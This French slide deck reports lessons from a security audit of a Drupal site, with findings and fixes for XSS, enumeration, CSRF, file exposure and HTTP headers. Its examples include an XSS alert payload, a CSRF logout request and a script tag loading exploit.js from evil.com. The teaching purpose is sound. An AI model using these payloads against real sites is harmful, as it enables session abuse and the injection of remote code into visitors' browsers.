Sessions **“Expertises”**

15, 16 et 17 février

« Retour d’expérience : Audit de sécurité d’un site Drupal »

“Hello world”

@laborouge

@imagospirit

IMAGOSPIRIT

agence web

Anonymat

TOP DISCOUNT

Vortre argent, c'est le notre

Top Sécurité

Votre ordinateur, c'est le notre

Contexte

Choix techniques

- Drupal
- Pas d’utilisation de la suite « commerce »
- Utilisation de « form API »
- Implantation manuelle du paiement en ligne

Classement

- Faille mineure
- Faille importante
- Faille majeure

1 . XSS Stored :exécution de code JavaScript

XSS Stored

- XSS persistante : il s'agit de l'attaque la plus dangereuse. Un attaquant peut injecter un code dans le serveur du site vulnérable et ainsi infecté toutes les personnes visitant cette page.
- XSS non persistante : ce type d'XSS est beaucoup plus répandu. Le script de l'attaquant doit faire partie de la requête de la victime pour être exécuté.

Exemple

<script>alert('Clique moi grand fou !!!');</script>

Solution

- Sanitization functions
  - filter_xss()
  - check_markup()

Retour d’expérience

- Deux lignes de code à implanter
- Rien n’est acquis !!!
- Des tests ! Et toujours des tests !

2 . Énumération des paiements

Exemple

/paiements/666

Préconisation

- Limiter l'accès à ces pages
- Génération d'un identifiant non devinable

Solution

- drupal_random_key()

/paiements/666

=

/paiements/666?id=OfhW2Spw6SnNtbBL4CLE4d1SYOo5LLC6

Retour d’expérience

- Confirmation de la préconisation post développement
- Le client à conscience du risque
- 1 ligne de code à implanter

3 . Énumération des utilisateurs

Exemple

/users/admin-top-discount = 403

/users/bradpitt = 404

Solution

- Retravailler les URLs des utilisateurs
- Module « Rename Admin Paths »
- Module « Username Enumeration Prevention »

Retour d’expérience

- Peu de charge de travail
- ‘Il y a un module pour ça’

4 . Fichiers inutiles au fonctionnement de la production

Exemple

/CHANGELOG.txt

/INSTALL.mysql.txt

/sites/all/modules/ckeditor_link/README.txt


Solution

- Suppression des fichiers ?
- Limitation d’accès ?

```
<IfModule mod_rewrite.c>
  RewriteEngine on
  RewriteRule ^(.*)README\.txt$ - [F]
  RewriteRule ^(.*)README\.md$ - [F]
  RewriteRule ^(.*)README\.markdown$ - [F]
</IfModule>
```

Retour d’expérience

- Un vrai choix technique
- Peu onéreux en temps


5 . Fuite d'information :
fichier de template

Exemple

```
<!-- FILE NAME SUGGESTIONS:
   * html--user--login.html.twig
   * html--user.html.twig
   x html.html.twig
-->
```

Solution

- Une check-list avant la mise en production ?

Retour d’expérience

- De la vigilance !!!

6 . CSRF : déconnexion utilisateur

Exemple

<script>jQuery.get("https://mon-site.fr/user/logout")</script>

Préconisation

- Requête HTTP en POST
- Token CSRF

Retour d’expérience

- Recherche de solution technique = aucune
- Réécrire le CMS ?

7 . En-tetes HTTP : Strict-Transport-Security

8 . En-tetes HTTP : Content-Security-Policy

Exemple

<script src="https://evil.com/exploit.js"></script>

Solution

- Implantation du module « Security Kit »
- Ou implantation du code sans passer par un module

Retour d’expérience

- Une prise de conscience sur cette bonne pratique
- Beaucoup de test
- Onéreux en temps la première fois

9 . En-tetes HTTP : fuite d'information sur la version

Exemple

```
server: nginx
vary: Accept-Encoding
x-content-type-options: nosniff
x-drupal-cache: MISS
X-Firefox-Spdy: h2
x-frame-options: SAMEORIGIN
x-generator: Drupal 7 (http://drupal.org)
x-powered-by: PHP/7.0.30
```

Solution

- Implantation directement sur l’hébergement

Retour d’expérience

- Recherche de documentation
- Contrôler son hébergement !
- Onéreux en temps

10 . Multiples vulnérabilités : CKEditor

Exemple

alert(CKEDITOR.version) ;

Solution

- Mettre à jour !
- Des outils d’alertes

Retour d’expérience

- Peu onéreux en temps
- Mise en place d’outil de veille

11 . Multiples vulnérabilités : PHPMailer

Solution

- Mettre à jour !

Retour d’expérience

- Adaptation du module avec la bonne version de PHPMailer
- Onéreux en temps

Conclusion

Retour d’expérience

- Très formateur
- Des acquis qui ne l’étaient pas
- Hausse de compétence
- Hausse de vigilance
- Implantation de base

FAQ